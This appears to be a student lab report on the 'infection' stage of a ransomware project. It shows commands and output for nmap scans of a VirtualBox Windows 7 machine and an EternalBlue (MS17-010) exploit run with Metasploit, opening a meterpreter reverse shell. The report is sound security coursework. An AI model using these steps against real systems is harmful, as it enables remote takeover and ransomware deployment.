
Introduction to Computer Security
Ransomware
Step 3: Infection

Group-06:
Sai kumar Reddymalla -11690966
Monica sai Meghana ghanta – 11798073
Sujan Lanka - 11702061
Lakshmi Gayatri Donepudi – 11801234


Aim: I am focusing on infecting the windows7 by using the ms17-010 vulnerability

Step 1: Scanning the local network to scan the ips in the network by using the Nmap tool




```
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 15:11
Completed NSE at 15:11, 0.00s elapsed
Read from /usr/share/nmap: nmap-mac-prefixes nmap-protocols nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (72B)

┌──(root㉿sr1570)-[~]
└─# smbclient -L //192.168.56.104 -N
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿sr1570)-[~]
└─# nmap -sn 192.168.56.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 17:20 EDT
Nmap scan report for 192.168.56.100
Host is up (0.0016s latency).
MAC Address: 08:00:27:52:5F:1C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.00084s latency).
MAC Address: 08:00:27:15:96:44 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.94 seconds

┌──(root㉿sr1570)-[~]
└─# 
```

Step 2: Confirming the windows by scanning the ips using the nmap -O 192.168.56.106




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 17:22 EDT
Nmap scan report for 192.168.56.106
Host is up (0.0011s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49159/tcp open  unknown
MAC Address: 08:00:27:15:96:44 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:
microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cp
e:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows S
erver 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.71 seconds
```

Step 3: Scanning for the vulnerabilities of the windows using the nmap –script vuln 192.168.56.106




```
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds

┌──(root㉿sr1570)-[~]
└─# nmap --script vuln 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 17:24 EDT
Nmap scan report for 192.168.56.106
Host is up (0.00095s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49159/tcp open  unknown
MAC Address: 08:00:27:15:96:44 (Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
```

Step 4: using the Metasploit gaining the remote access by executing the ms17-010 vulnerability by using this exploit.




```
msf6 > search smb/ms17

Matching Modules
================

   #   Name                                        Disclosure Date  Rank     Check  Descripti
on
   -   ----                                        ---------------  ----     -----  ---------
--
   0   exploit/windows/smb/ms17_010_eternalblue    2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target               .                .        .      .
   2     \_ target: Windows 7                      .                .        .      .
   3     \_ target: Windows Embedded Standard 7    .                .        .      .
   4     \_ target: Windows Server 2008 R2         .                .        .      .
   5     \_ target: Windows 8                      .                .        .      .
   6     \_ target: Windows 8.1                    .                .        .      .
   7     \_ target: Windows Server 2012            .                .        .      .
   8     \_ target: Windows 10 Pro                 .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .              .        .      .
   10  exploit/windows/smb/ms17_010_psexec         2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                      .                .        .      .
   12    \_ target: PowerShell                     .                .        .      .
   13    \_ target: Native upload                  .                .        .      .
   14    \_ target: MOF upload                     .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                    .                .        .      .
   16    \_ AKA: ETERNALROMANCE                    .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                   .                .        .      .
   18    \_ AKA: ETERNALBLUE                       .                .        .      .
```

Step 5: Msfconsole attacking the windows7 machine




```
   22   \_ AKA: ETERNALCHAMPION                          .                 .        .      .
   23   \_ AKA: ETERNALBLUE                              .                 .        .      .

Interact with a module by name or index. For example info 23, use 23 or use auxiliary/admin/smb/
ms17_010_command

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.106
RHOSTS ⇒ 192.168.56.106
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.105
LHOST ⇒ 192.168.56.105
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.105:4444
[*] 192.168.56.106:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.106:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 S
ervice Pack 1 x64 (64-bit)
[*] 192.168.56.106:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.106:445 - The target is vulnerable.
[*] 192.168.56.106:445 - Connecting to target for exploitation.
[+] 192.168.56.106:445 - Connection established for exploitation.
[+] 192.168.56.106:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.106:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.106:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7
Home B
```



```
[+] 192.168.56.106:445 - The target is vulnerable.
[*] 192.168.56.106:445 - Connecting to target for exploitation.
[+] 192.168.56.106:445 - Connection established for exploitation.
[+] 192.168.56.106:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.106:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.106:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7
Home B
[*] 192.168.56.106:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601
Servic
[*] 192.168.56.106:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1

[+] 192.168.56.106:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.106:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.106:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.106:445 - Starting non-paged pool grooming
[+] 192.168.56.106:445 - Sending SMBv2 buffers
[+] 192.168.56.106:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.106:445 - Sending final SMBv2 buffers.
[*] 192.168.56.106:445 - Sending last fragment of exploit packet!
[*] 192.168.56.106:445 - Receiving response from exploit packet
[+] 192.168.56.106:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.106:445 - Sending egg to corrupted connection.
[*] 192.168.56.106:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.105:4444 -> 192.168.56.106:49160) at 2025-03-31 17:
34:45 -0400
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

